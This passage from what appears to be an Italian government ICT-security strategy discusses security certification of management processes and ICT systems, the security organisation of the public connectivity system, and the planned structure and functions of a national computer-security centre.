Altre situazioni nelle quali la certificazione, sia pure con minore forza rispetto ai casi trattati nel precedente paragrafo, può essere consigliata sono quelle per le quali si possano prevedere danni considerevoli a seguito di incidenti informatici. Ad esempio nel caso di archivi elettronici contenenti ingenti quantità di dati, eventuali alterazioni o cancellazioni (accidentali o intenzionali) di tali dati possono produrre, oltre al danno derivante dall'interruzione più o meno lunga dei servizi correlati, anche il danno rappresentato dal costo di reinserimento dei dati stessi nell'archivio. A tal proposito andrebbe anche considerato che alcuni dati potrebbero essere non recuperabili, qualora non esistesse per essi una copia cartacea o elettronica (back-up) nel momento in cui l'incidente informatico si è verificato. Un altro tipo di danno può essere quello di immagine che lo stato potrebbe ricevere qualora si dimostrasse che non è stato in grado di tutelare adeguatamente le informazioni ed i servizi gestiti. Anche questo danno può avere ovviamente dei risvolti economici, in quanto il cittadino, come già osservato, potrebbe rinunciare ad avvalersi di tali servizi per via telematica impedendo così di realizzare le economie consentite dall'automazione dei processi. Anche il singolo cittadino peraltro può subire danni diretti nel caso in cui la PA non protegga adeguata-



tamente, sotto il profilo della riservatezza, dell'integrità e della disponibilità, i dati che utilizza per offrirgli i servizi. Anche questi danni dovrebbero quindi essere stimati per decidere se sia opportuno prevedere una certificazione di sicurezza, che questa volta andrebbe a garantire i singoli cittadini piuttosto che lo stato nel suo complesso.

### 5.3.2 LE MODALITÀ DI CERTIFICAZIONE

Sulla base delle analisi illustrate nel precedente paragrafo, è opportuno che le PA verifichino se al proprio interno siano individuabili servizi e trattamenti di informazioni che siano inquadrabili nei contesti a massima priorità o critici sopra descritti.

Nei casi in cui l'esito della verifica fosse positivo, gli organismi competenti potranno fornire assistenza alle Amministrazioni che lo richiedano relativamente alla definizione delle modalità di certificazione più indicate, tenendo anche conto di eventuali limitazioni di carattere economico.

Una volta che si sia deciso che il contesto considerato è caratterizzato da una criticità tale da rendere raccomandabile la certificazione di sicurezza, occorre stabilire secondo quali modalità è opportuno eseguirla. A tal fine è opportuno preliminarmente distinguere tra i due principali tipi di certificazione della sicurezza utilizzabili, quello relativo al processo di gestione e quello relativo al sistema/prodotto ICT. Per quanto riguarda le caratteristiche di base di queste certificazioni si rimanda al documento "OMB Circular A-130, Security of Federal Automated Information Resources, Nov. 2000". Nel seguito ci si limiterà quindi a dare indicazioni circa le modalità di utilizzo di tali certificazioni.

#### ***La certificazione del processo di gestione della sicurezza (ISMS)***

Per quanto riguarda gli standard ISO/IEC IS 17799-1, ISO/IEC IS 27001 e BS7799-2, i principi ispiratori sono stati già recepiti negli allegati 1 e 2 della Direttiva del 16 gennaio 2002. Tuttavia alcune delle verifiche previste negli standard sono state affidate alle singole amministrazioni, mentre ovviamente in una certificazione sono svolte da un organismo accreditato (in Italia il Sincert effettua l'accreditamento nell'ambito di uno specifico schema di certificazione). Tale scelta iniziale ha evidentemente il limite di non garantire che chi esegue le verifiche abbia tutte le competenze allo scopo necessarie e che il principio di separazione dei compiti di realizzazione e di verifica della sicurezza indicato nella citata Direttiva sia soddisfatto. È quindi raccomandabile che, almeno nei contesti di maggiore criticità, le verifiche relative ai due standard suddetti siano eseguite conformemente ad una vera e propria certificazione.

#### ***La certificazione del sistema/prodotto ICT***

Nell'affrontare l'analisi dei diversi modi ipotizzabili per l'utilizzo della Certificazione di sicurezza nella PA è necessario approfondire quali condizioni di contorno sono attualmente presenti sia all'estero sia nel nostro Paese per quel che riguarda la sicurezza informatica.

In questo ambito, l'Organismo di Certificazione della Sicurezza Informatica (OCSI) ha evidenziato alcuni aspetti relativi agli scenari nei quali si dovrebbe inserire l'azione dell'Organismo riguardo alla certificazione di sistemi/prodotti ICT. Gli elementi più significativi e condivisibili dell'analisi svolta dall'OCSI sono riportati nel seguito.

- Dalle statistiche disponibili sugli incidenti informatici e dall'esperienza pratica risulta che il maggior numero di incidenti deriva dallo sfruttamento di vulnerabilità note per le quali spesso esistono le patch (cioè gli aggiornamenti del software che contrastano la minaccia nota). Quindi una politica di utilizzo dei prodotti che ponga la giusta atten-

zione all'aspetto di disponibilità nella generazione delle patch da parte del fornitore, e di test e inserimento delle stesse patch nelle applicazioni e nei sistemi software, già consente di limitare una grossa parte di potenziali punti di attacco.

- a) L'utente finale non risulta allo stato di diffusione internazionale dell'uso della Certificazione Common Criteria e ITSEC un soggetto fondamentale, almeno tanto quanto lo è il fornitore. Infatti, le certificazioni risultano all'estero richieste in modo pressoché esclusivo dai fornitori per i loro *prodotti*, e vengono intese quasi esclusivamente come un riconoscimento da utilizzare a fini commerciali, più che come uno strumento per garantire la sicurezza di ciò che si fornisce all'utente finale. In quest'ottica, appare più vantaggioso al fornitore poter affermare che il proprio prodotto è certificato ad un livello alto (generalmente EAL4), eventualmente limitando l'ambito di validità della certificazione, rispetto a sostenere un processo di certificazione a livello più basso ma che copra tutti gli aspetti relativi all'uso del prodotto (vedi Appendice B). Inoltre, il conseguimento della certificazione a livelli medio-alti comporta necessariamente sia oneri notevoli (dal punto di vista economico e da quello delle risorse umane che devono essere impegnate) sia tempi considerevoli rispetto al ciclo di vita del prodotto; ciò riduce fortemente il grado di diffusione di questo strumento.
- b) La totale assenza di *sistemi* commerciali certificati conferma che il ruolo degli utenti nel processo di certificazione è del tutto marginale; ciò impedisce di sfruttare a pieno i possibili vantaggi che si potrebbero ottenere attuando una politica che veda la sicurezza dell'utilizzatore finale, e non il vantaggio economico del fornitore, come motore del processo di certificazione. Infatti, la certificazione di *sistema*, così come intesa nei Common Criteria e in ITSEC, prende in considerazione in modo specifico e dettagliato le caratteristiche dell'ambiente e delle ipotesi di tipo procedurale e fisico. Per questa ragione, per una organizzazione è molto più utile certificare il sistema che si utilizza piuttosto che accontentarsi di un prodotto certificato senza porre la dovuta attenzione a quello che circonda il prodotto stesso.
- c) Un ulteriore elemento da tenere in considerazione è che non ha molto senso utilizzare prodotti "molto sicuri" in sistemi complessivamente molto vulnerabili o in organizzazioni in cui non si sia provveduto a certificare l'intero processo organizzativo che ruota attorno all'uso del prodotto ICT certificato. Questa considerazione porta ad affermare che è preferibile una uniformità di attenzioni alla sicurezza, eventualmente anche a bassi livelli, sui vari ambiti che caratterizzano un 'processo completo' (cioè dall'ambiente, ai ruoli, al sistema-prodotto) piuttosto che avere un prodotto certificato ad alti livelli e lacune di sicurezza in tutti gli altri ambiti. Ciò risulta del resto in linea con la Direttiva del 16/1/2002 emanata dalla Presidenza del Consiglio dei Ministri in materia di sicurezza informatica e delle telecomunicazioni nella PA (vedi Appendice D), che costituisce un punto di riferimento per l'avvio di una politica di indirizzo per le scelte da attuare in ambito di sicurezza ICT.
- d) Un limite intrinseco del concetto di certificazione della sicurezza per un sistema/prodotto ICT è costituito dalla rapida evoluzione del panorama degli attacchi e delle vulnerabilità cui sono soggetti tali sistemi/prodotti. Ciò comporta che le verifiche svolte dai valutatori sulla robustezza di un dato sistema/prodotto agli attacchi nel corso della sua valutazione potrebbero condurre a risultati differenti già nell'istante successivo a quello in cui la certificazione viene emessa. Di fatto, le certificazioni emesse ad oggi dagli Organismi di Certificazione esteri che operano secondo i Common Criteria dichiarano che la certificazione è valida solo per quella specifica versione di sistema/prodotto, nella configurazione valutata. In conseguenza di questo approccio, il certificato perde rapidamente la

sua reale utilità per il presentarsi sistematico di nuove vulnerabilità che non sono contrastate dal prodotto-sistema nella versione in cui è stato certificato. Tuttavia, presso gli Organismi di certificazione operanti all'estero non è usualmente prevista nessuna azione di controllo sulla validità nel tempo del certificato una volta che questo è stato emesso; questa circostanza di fatto trasforma la certificazione da una potenziale garanzia per l'utilizzatore finale ad un mero strumento commerciale, utilizzato senza alcuna garanzia di efficacia anche dopo anni dalla sua emissione.

- e) Uno strumento che consente in linea di principio di poter garantire nel tempo il valore del certificato e, quindi di rendere effettivamente utile per l'utente finale il processo di valutazione e certificazione, è costituito dal processo di mantenimento nel tempo del certificato: tale processo permette di applicare, sotto il controllo dell'Organismo di Certificazione, modifiche al sistema/prodotto a patto che queste rientrino in un ambito definito e siano opportunamente documentate e valutate. In questo modo è possibile contrastare tempestivamente eventuali nuove minacce e malfunzionamenti che influenzino la sicurezza del sistema-prodotto.
- f) C'è da rilevare che l'analisi del mercato internazionale delle certificazioni mostra il mancato affermarsi del ricorso al processo di mantenimento dei certificati; inoltre nel corso degli ultimi anni, i pochi casi di mantenimento hanno riguardato solo modifiche marginali del sistema/prodotto certificato, escludendo dal processo di mantenimento la valutazione, per esempio, delle patch di sicurezza.
- g) Un ultimo elemento che è bene tenere presente è legato alla peculiarità del mercato italiano per i fornitori di prodotti e sistemi ICT. Infatti, l'Italia è caratterizzata da una miriade di aziende medie e piccole che si occupano, con ottimi risultati sul piano nazionale e internazionale, dell'integrazione del software, mentre sono pressoché assenti grandi aziende di software nel settore delle applicazioni più diffuse e dei sistemi informativi (aziende, queste ultime, concentrate tipicamente negli USA). Questo scenario fa sì che non ci sia di fatto un mercato per la Certificazione di *prodotti* agli alti livelli di assurance (tipicamente EAL3 e 4) come negli USA, ma esista un potenziale mercato molto ampio per la Certificazione di *sistema*, con particolare interesse per i sistemi che integrino COTS<sup>23</sup> già certificati e per cui sia assicurato il mantenimento del livello di assurance nel corso del tempo (questo è già possibile certificando a livello EAL1 e aderendo al processo di mantenimento del certificato).

Le considerazioni appena svolte sono alla base delle linee strategiche individuate dall'OCSI; tali linee prevedono i seguenti punti d'azione:

- promuovere la certificazione a bassi livelli di assurance, soprattutto per i sistemi;
- promuovere, a bassi livelli di assurance, il mantenimento sistematico dei certificati;
- stimolare la domanda di sistemi certificati agendo soprattutto sugli utilizzatori.

Per quanto riguarda il punto a) si può affermare che per il caso dei bassi livelli di assurance (EAL1 e 2):

1. la valutazione di sicurezza si può condurre in modo relativamente semplice sull'intero prodotto o sistema ICT;

<sup>23</sup> Commercial Off The Shelf, acronimo con cui genericamente si indicano prodotti software standard, commercialmente disponibili a prezzi relativamente contenuti.

2. i tempi di valutazione risultano mediamente dell'ordine di alcune settimane, garantendo un adeguato 'time to market' per il prodotto-sistema;
3. in considerazione dei tempi rapidi, la valutazione risulta sufficientemente economica così da poter essere affrontata anche nelle situazioni di ridotti budget di produzione del sistema prodotto;
4. la possibilità di offrire la certificazione di sistema, in sinergia con la certificazione BS7799 sempre associabile al processo, consentirebbe di certificare una copertura di sicurezza finalmente ampia, omogenea, e senza anelli deboli nella catena.

Per quanto riguarda il punto b) connesso con la promozione del mantenimento della certificazione, si può affermare che, per i bassi livelli, a differenza di quelli alti, il processo di mantenimento del certificato nel tempo risulta più snello ed economico. Il vantaggio di poter monitorare attraverso l'OCSI i sistemi e i prodotti certificati, introduce nel mercato dell'ICT un reale elemento d'innovazione, potendo dare un impulso concreto:

1. all'incremento della sicurezza sia in ambito PA sia in ambito privato;
2. alla selezione del mercato dei fornitori di servizi e di sistemi-prodotti di sicurezza, aumentando la professionalità e l'affidabilità.

## 5.4 LE INFRASTRUTTURE DI CONNESSIONE CONDIVISE

Il Sistema Pubblico di Connettività (SPC), che va a sostituire l'attuale Rete Unitaria della PA (RUPA), si avvale di una molteplicità di operatori che erogano servizi di connettività e sicurezza qualificati. Ciascun soggetto coinvolto nel SPC si deve impegnare ad assicurare il livello minimo di sicurezza previsto nel sistema e, pur conservando piena autonomia operativa, deve cooperare nell'attuazione delle politiche di sicurezza concordate. L'architettura del SPC prevede un'organizzazione articolata per la sicurezza<sup>24</sup>, nella quale le strutture operanti in ciascun dominio sono interconnesse e coordinate in modo tale da costituire virtualmente un'unica struttura operativa.

### 5.4.1 IL COMITATO STRATEGICO SICUREZZA SPC E LA STRUTTURA DI COORDINAMENTO DEL SPC

Il Comitato Strategico è rappresentato dalla struttura che si occupa dell'indirizzo strategico generale per la sicurezza SPC. Tale funzione viene assolta dalla Commissione di cui all'art. 8 del DLvo 28 febbraio 2005, n. 42.

La Struttura di Coordinamento del SPC (SC-SPC) svolge attività d'indirizzo operativo e controllo sull'intero sistema, facendo in modo che vengano assicurati i livelli di sicurezza stabiliti. Essa è coordinata dal *Responsabile della Sicurezza SPC* a cui riferisce il *Responsabile operativo della Sicurezza SPC* del Centro di Gestione della Sicurezza SPC. Questa struttura è responsabile della predisposizione, sulla scorta delle direttive del Comitato Strategico, del Documento Programmatico per la Sicurezza SPC, a partire dal quale ciascuna struttura partecipante al sistema (amministrazione, rete regionale, fornitore di servizi, ecc.) redige il Piano per la sicurezza per la parte di infrastruttura di propria

<sup>24</sup> Una descrizione più dettagliata della struttura organizzativa è contenuta nel Modello Organizzativo e nel documento tecnico "Organizzazione della sicurezza".

competenza. In particolare il Centro di Gestione della Sicurezza SPC ha la responsabilità della redazione del Piano per la sicurezza relativo all'infrastruttura di interconnessione dedicata al traffico tra le PA che interconnette le reti dei diversi provider (QXN).

#### 5.4.2 DOMINI DI COOPERAZIONE DEL SPC

Un Dominio di Cooperazione del Sistema Pubblico di Connettività è, in sintesi, un accordo fra amministrazioni in cui si definisce chi è responsabile, in cosa consiste l'attività relativa alla supervisione e al monitoraggio degli accordi presi e chi svolge le relative funzioni.

In alcuni casi (si pensi al Sistema delle Imprese o al Mandato Informatico) il Dominio di Cooperazione deve soddisfare particolari esigenze di sicurezza. Il modello definisce gli standard di riferimento da utilizzare compatibili con le funzionalità standard della Porta di Dominio.

### 5.5 IL COORDINAMENTO NAZIONALE DELLA SICUREZZA ICT

Le azioni finora individuate necessitano di una funzione di coordinamento nazionale della sicurezza ICT.

Questo ruolo dovrebbe essere svolto dall'organismo centrale individuato nelle "Proposte concernenti le strategie in materia di sicurezza informatica e delle telecomunicazioni per la PA", del Comitato Tecnico Nazionale sulla sicurezza informatica e delle telecomunicazioni nelle PA, convenzionalmente chiamato Centro Nazionale per la Sicurezza Informatica (CNSI). Per comodità del lettore si riporta integralmente qui di seguito il contenuto dei paragrafi 2.1.1, 2.1.2 e 2.1.3 del citato documento:

- a. Il Centro Nazionale per la Sicurezza Informatica (CNSI);
- b. Le funzionalità del Centro Nazionale per la Sicurezza Informatica;
- c. La struttura del Centro Nazionale per la Sicurezza Informatica;

Il CNSI è realizzato sulla base dei seguenti presupposti.

Molte organizzazioni o loro responsabili che decidono di adottare soluzioni ICT spesso trascurano il problema sicurezza. Quindi non si preoccupano di proteggere i propri sistemi, che divengono così facili obiettivi di attacchi informatici. D'altro lato le tecnologie per la sicurezza sono difficili da comprendere e gestire correttamente. Questo significa che vi è la necessità di incentivare azioni mirate a promuovere la sicurezza informatica nonché programmi di formazione per il corretto uso delle tecnologie.

Laddove esistano contromisure efficaci per far fronte a problemi di sicurezza, la situazione può cambiare drasticamente nel caso di forme di attacco innovative o mutanti. In questi casi, per individuare la soluzione ad un attacco informatico, può essere necessaria la consultazione di esperti in diversi settori e la disponibilità di sofisticati laboratori di ricerca. Sono poche le organizzazioni che possono disporre di queste risorse.

La soluzione di problemi derivanti dall'insicurezza dei sistemi può richiedere la collaborazione di più entità non necessariamente residenti nella stessa nazione; è quindi indispensabile, per poter far fronte ad ogni problema di questo tipo, contattare e stabilire rapporti con diverse organizzazioni di diversi paesi. Questa azione può essere svolta solo da

opportuni organismi che abbiano ricevuto un riconoscimento nazionale ed internazionale che consenta loro lo svolgimento delle suddette “indagini”. Tutto ciò significa che il CNSI deve predisporre efficaci piani di consapevolezza, deve poter disporre di risorse e competenze per far fronte ad attacchi informatici sviluppando “intelligence” e soprattutto deve essere inserito in un contesto internazionale. Tale organismo, per poter svolgere efficacemente i propri compiti deve inoltre godere di particolari prerogative.

Il Centro Nazionale per la Sicurezza Informatica deve infatti essere autonomo ed indipendente da ogni fornitore di prodotti e servizi di sicurezza informatica; deve possedere, direttamente o indirettamente, le competenze necessarie per generare le informazioni di cui necessita e saper valutare criticamente quelle ottenute da altre fonti; deve inoltre essere messo in grado di emanare, nell’ambito delle proprie competenze, direttive a tutte le PA. Accanto a queste prerogative il CNSI ha degli obblighi verso i propri utenti: a fronte di una richiesta d’intervento da parte di un utente deve essere in grado di garantire, in ogni situazione, tempi di risposta estremamente contenuti, e deve essere in grado di generare e distribuire informazioni di qualità molto elevata.

#### 5.5.1 LE FUNZIONALITÀ DEL CENTRO NAZIONALE PER LA SICUREZZA INFORMATICA

Gli obiettivi principali del Centro Nazionale per la Sicurezza Informatica devono essere:

- accrescere il livello medio di protezione dei sistemi informatici degli utenti Internet italiani con particolare riferimento agli utenti della PA;
- predisporre le misure adeguate per far fronte ad eventuali attacchi informatici a sistemi della PA;
- predisporre le misure adeguate per ripristinare in tempi brevi i sistemi compromessi.

Si riporta di seguito un elenco dettagliato delle attività che devono essere intraprese dal CNSI. Per una migliore chiarezza espositiva si suddividono in tre categorie in base al loro principale scopo: prevenzione, rilevamento e risposta.

##### **Prevenzione**

*Promuovere programmi per accrescere la consapevolezza del problema sicurezza informatica tra gli utenti della rete Internet.* Come già accennato precedentemente diversi prodotti e metodologie sono disponibili per far fronte al problema della sicurezza informatica; la grande maggioranza degli utenti della rete ne ignorano, però, i fondamenti essenziali o addirittura ignorano il problema.

*Studiare, valutare e promuovere l’uso di “best practice” nel settore della sicurezza informatica.* La maggior parte delle tecnologie e metodologie di sicurezza sono relativamente moderne e tra gli utenti non esiste sufficiente esperienza nell’uso di questi strumenti. È necessario quindi un piano per la diffusione di informazioni sull’uso e l’applicazione degli stessi. Tale informazione deve coprire diversi settori che vanno dai processi aziendali legati alla sicurezza, agli schemi per la classificazione delle informazioni, ai meccanismi di identificazione/autenticazione, PKI, firewall, intrusion detection system, sand-box, ecc. ecc.. Promuovere attività di ricerca e la cooperazione tra i centri di ricerca. La ricerca è l’unico strumento che può essere utilizzato per aumentare il livello di sicurezza degli attuali prodotti ICT e per creare e diffondere il livello di conoscenza necessario per far fronte o



prevenire nuove forme di intrusione informatica. È quindi necessario promuovere la creazione di centri di ricerca nel settore della sicurezza informatica e costituire uno stretto legame tra il CNSI e questi centri.

*Raccogliere e distribuire informazioni aggiornate sulle intrusioni e relative contromisure.* È necessario rendere disponibili tutte le informazioni legate a nuove forme di intrusione al fine di consentire agli utenti di poterle riconoscere. A tal fine è indispensabile costruire un data base pubblico contenente questo tipo di informazioni. Nella diffusione di tali informazioni è inoltre da privilegiare un approccio “push”, essere cioè propositivi e tempestivi nella diffusione di informazioni aggiornate.

*Promuovere corsi di formazione per i dipendenti della PA.* La formazione è il primo passo da compiere per far crescere negli utilizzatori delle tecnologie la consapevolezza del problema sicurezza. Nell’ambito della PA il problema è particolarmente sentito ed è quindi necessario predisporre un massiccio programma di formazione per tutti gli utilizzatori.

*Promuovere il ricorso agli standard di sicurezza.* La certificazione dell’IT security in accordo agli standard riconosciuti a livello internazionale rappresenta un mezzo importante per costruire la fiducia e la confidenza sia nei confronti di un’organizzazione che tra le varie parti coinvolte. In sostanza, due standard ISO/IEC sono applicabili per la certificazione. Lo standard ISO 15408, noto anche come Common Criteria for Information Technology Security, che fornisce le principali direttive per la valutazione e certificazione di prodotti e sistemi informatici. Lo standard ISO 17799, che invece fornisce importanti indicazioni sulle misure organizzative da intraprendere, in un’azienda, per poter far fronte al problema della sicurezza informatica.

### **Rilevamento**

*Controllare le attività svolte sulla rete.* Al fine di individuare situazioni anomale correlate ad attacchi in corso è necessario controllare costantemente la rete. Esistono tecnologie che potrebbero essere utilizzate per supportare questo tipo di attività, che denominiamo monitoraggio attivo. [...] Questo tipo di monitoraggio consente inoltre di raccogliere dati attendibili sulle intrusioni informatiche che possono essere proficuamente utilizzati per previsioni e trend nel settore.

*Raccogliere ed analizzare tutte le segnalazioni provenienti dagli utenti finali.* Un altro modo per monitorare la rete, che possiamo chiamare monitoraggio passivo, è quello di raccogliere le segnalazioni di intrusioni inoltrate da utenti finali e, dopo averle analizzate, utilizzarle per gli scopi di cui al punto precedente. Questo approccio richiede però che l’utente finale possieda una notevole padronanza delle tecnologie, requisito soddisfatto solo in minima parte dagli utenti della rete.

### **Risposta**

*Fornire supporto agli utenti vittime di un’intrusione.* Individuata o ricevuta la segnalazione di un’intrusione è necessario fornire il necessario supporto, in termini di competenze tecniche, alla vittima. Gli obiettivi di questa fase devono essere: ridurre l’impatto dell’attacco sul sistema vittima, tentare di risalire all’intrusore e consentire il ripristino dei sistemi compromessi nel minor tempo possibile.

*Contattare uno o più centri di ricerca.* Al fine di individuare la tecnica utilizzata e le contromisure da adottare, i dati relativi all’intrusione devono essere inviati ad esperti del set-

tore che dalla loro analisi potranno risalire alle cause ed alle origini. Una volta individuate le cause sarà estremamente facile individuare le contromisure per evitare l'attacco. Questa fase si rende ovviamente necessaria solo per intrusioni di cui non si conoscono gli effetti e le contromisure.

*Avvisare tutti i responsabili di sistemi che possono essere oggetto di un attacco simile.* Un altro modo per ridurre gli effetti di un attacco informatico è quello di limitare il numero di sistemi compromessi. Questo effetto può essere ottenuto allertando in tempo debito tutte le potenziali vittime di un attacco e fornendo loro le istruzioni per come far fronte allo stesso.

*Diffondere l'informazione a livello internazionale.* Nel caso in cui ci si trovi di fronte ad una nova forma di attacco informatico è necessario allertare l'intera comunità Internet; è quindi necessario che il CNSI sia in collegamento con organismi equivalenti in tutto il mondo.

### 5.5.2 LA STRUTTURA DEL CENTRO NAZIONALE PER LA SICUREZZA INFORMATICA

Al fine di assicurare la massima tempestività nella diffusione delle informazioni, di garantire un assoluto livello di qualità e omogeneità della stessa e di poter aver una visione unica e complessiva sulla situazione di sistemi della PA è importante che il CNSI sia, logicamente parlando, un'unica entità che opera su scala nazionale. Fisicamente si può ipotizzare che lo stesso sia composto da diverse unità dislocate sul territorio nazionale; è però importante che le stesse facciano riferimento ad un unico centro di raccordo. Inoltre si ritiene che debba trattarsi di un organismo civile che non mancherà però di avere i necessari rapporti con le forze dell'ordine, l'Autorità Giudiziaria, l'Autorità Nazionale per la Sicurezza ed ogni altra istituzione che a livello nazionale si occupa del problema. Il modello proposto individua nell'ambito del CNSI cinque componenti fondamentali che devono cooperare affinché il CNSI possa raggiungere i propri obiettivi.

Riportiamo una breve descrizione di queste componenti e rinviando ai paragrafi successivi<sup>25</sup> una descrizione più dettagliata degli stessi. Talune componenti potrebbero essere realizzate presso singole PA, ove esistano già le necessarie competenze. In altri casi il CNSI potrà attivare convenzioni con enti esterni pubblici o privati per la fornitura parziale o totale dei servizi di una componente.

- **Unità di coordinamento:** il compito principale del centro di coordinamento è quello di raccordare tutte le attività intraprese dalle varie unità che operano all'interno della struttura, di raccogliere, elaborare e distribuire informazioni, di coordinare le attività delle varie unità operative e fornire alle stesse il necessario supporto.
- **Unità di gestione degli incidenti informatici:** si tratta di un'unità preposta al rilevamento delle intrusioni informatiche sui sistemi della PA ed alla loro gestione. Questa unità svolge anche il ruolo di centro early warning e information sharing, come sarà chiarito nella sezione successiva.
- **Unità di formazione:** compito di questa Unità è la predisposizione e l'erogazione di corsi di formazione per i dipendenti della PA in tema di sicurezza ICT.
- **Unità Locali (o Operative):** si tratta di organismi tecnici preposti alla gestione operativa della sicurezza informatica, che svolgono il loro operato presso le PA dove operano di concerto con il CNSI e quindi svolgono anche una funzione di raccordo tra il

<sup>25</sup> ndr del documento "Proposte concernenti le strategie in materia di sicurezza informatica e delle telecomunicazioni per la pubblica amministrazione"



CNSI e le varie sedi della PA. Ogni istituzione di rilievo della PA deve prevedere una di queste unità operativa.

- **Centro di ricerca** Il principale scopo di questo centro di ricerca è quello di creare il corpo di conoscenze e di esperienze necessarie per risolvere casi di minacce o attacchi informatici particolarmente complessi, prevedere nuove forme di attacco informatico e virus. Un ulteriore compito svolto da questo centro è la formazione del personale del CNSI con alti contenuti scientifici e tecnologici nel settore della sicurezza informatica.
- **Una rete di rapporti e collaborazioni** con istituzioni ed enti che a livello nazionale ed internazionale si occupano della problematica. Riportiamo brevemente in Figura 1 un possibile schema di interrelazioni che il CNSI dovrà sviluppare. Queste relazioni si dovranno concretizzare attraverso la definizione e la realizzazione di tavoli di lavoro comuni, osservatori su tematiche di comune interesse, studi e ricerche comuni, ecc..




Figura 1 - Schema delle interrelazioni del CNSI

### 5.5.3 L'UNITÀ DI COORDINAMENTO

È la componente del CNSI incaricata di attivare e dirigere tutte le attività del Centro, promuovere specifiche attività di ricerca nel settore, svolgere le funzioni di raccolta e smistamento delle informazioni e fornire supporto consulenziale a tutte le PA, specie quando vengono richieste rapide implementazioni di progetti o misure preventive urgenti. Questa componente del CNSI deve anche farsi carico di intrattenere rapporti con equivalenti organismi che operano a livello internazionale nello stesso settore.

I principali obiettivi che l'unità di coordinamento dovrebbe perseguire sono:

- aumentare il livello di consapevolezza del problema "sicurezza informatica" in tutta la PA;
- predisporre azioni al fine di migliorare le capacità di prevenzione degli incidenti informatici nella PA;
- adoperarsi affinché il CNSI diventi, nel panorama nazionale, un punto di riferimento nonché un centro di eccellenza nelle diverse tematiche che caratterizzano la sicurezza informatica (Metodologiche, Legali, Tecniche);
- costruire rapporti tra il CNSI e tutte le istituzioni, che nel panorama nazionale si interessano al problema;
- fungere da unità di crisi in caso di gravi problemi riguardanti il mondo dell'IT;
- adoperarsi affinché, attraverso il CNSI, il livello di esposizione al rischio informatico delle singole amministrazioni, diminuisca sensibilmente.

Accanto alle necessarie competenze di management l'Unità di coordinamento dovrà anche

- possedere quelle di ordine tecnologico per i seguenti motivi:
- accrescere la credibilità dell'istituzione verso il mondo esterno;
- consentire all'unità di coordinamento di disporre di una fonte di informazioni garantita in situazioni critiche.
- svolgere al meglio le funzioni di rappresentanza nei rapporti internazionali.

Il team di supporto tecnico deve sempre mantenere un alto livello di competenze tecnologiche, in particolar modo riguardo ai prodotti commerciali, specialmente quelli diffusamente utilizzati nei settori pubblici e deve essere in grado di operare negli ambiti qui sotto riportati.

- selezione dei prodotti ICT in base alle proprietà di sicurezza;
- formazione, informazione e consiglio sulle tecnologie dell'IT security;
- assistenza attiva durante gli incidenti informatici più critici;
- penetration testing;
- analisi di software;
- altri tipi di supporto tecnico nel campo dell'IT security.

#### 5.5.4 L'UNITÀ DI GESTIONE DEGLI INCIDENTI

Le funzioni dell'unità di gestione degli incidenti sono descritte al paragrafo 4.3.

#### 5.5.5 L'UNITÀ DI FORMAZIONE

Le funzioni dell'unità di formazione sono descritte al paragrafo 4.4.

#### 5.5.6 LE UNITÀ LOCALI (O OPERATIVE)

Ogni PA, sia centrale che locale, è direttamente responsabile per la realizzazione di un livello sufficiente di sicurezza nei confronti dei propri sistemi informatici. Ciò significa che

ogni amministrazione deve essere in grado di identificare e di valutare le conseguenze della sua dipendenza dall'IT e di occuparsi dei rischi implicati da tale dipendenza. Più precisamente ogni amministrazione deve provvedere alla elaborazione di una propria politica di sicurezza che includa, tra l'altro, un piano di Business Continuity. La struttura organizzativa delle unità locali è definita successivamente, nell'ambito del paragrafo che tratta i ruoli nelle singole amministrazioni.

In questo quadro al CNSI è attribuita la responsabilità di fornire a tutte le amministrazioni, attraverso le unità locali, le competenze necessarie per svolgere le attività sopra descritte e fornire un supporto operativo nella fase di monitoraggio dei sistemi e gestione degli incidenti. Sarà quindi indispensabile garantire lo scambio reciproco di informazioni tra il CNSI e queste amministrazioni ai fini di consentire ad entrambi di mantenere adeguatamente aggiornato il proprio livello di informazione.

#### 5.5.7 IL CENTRO DI RICERCA

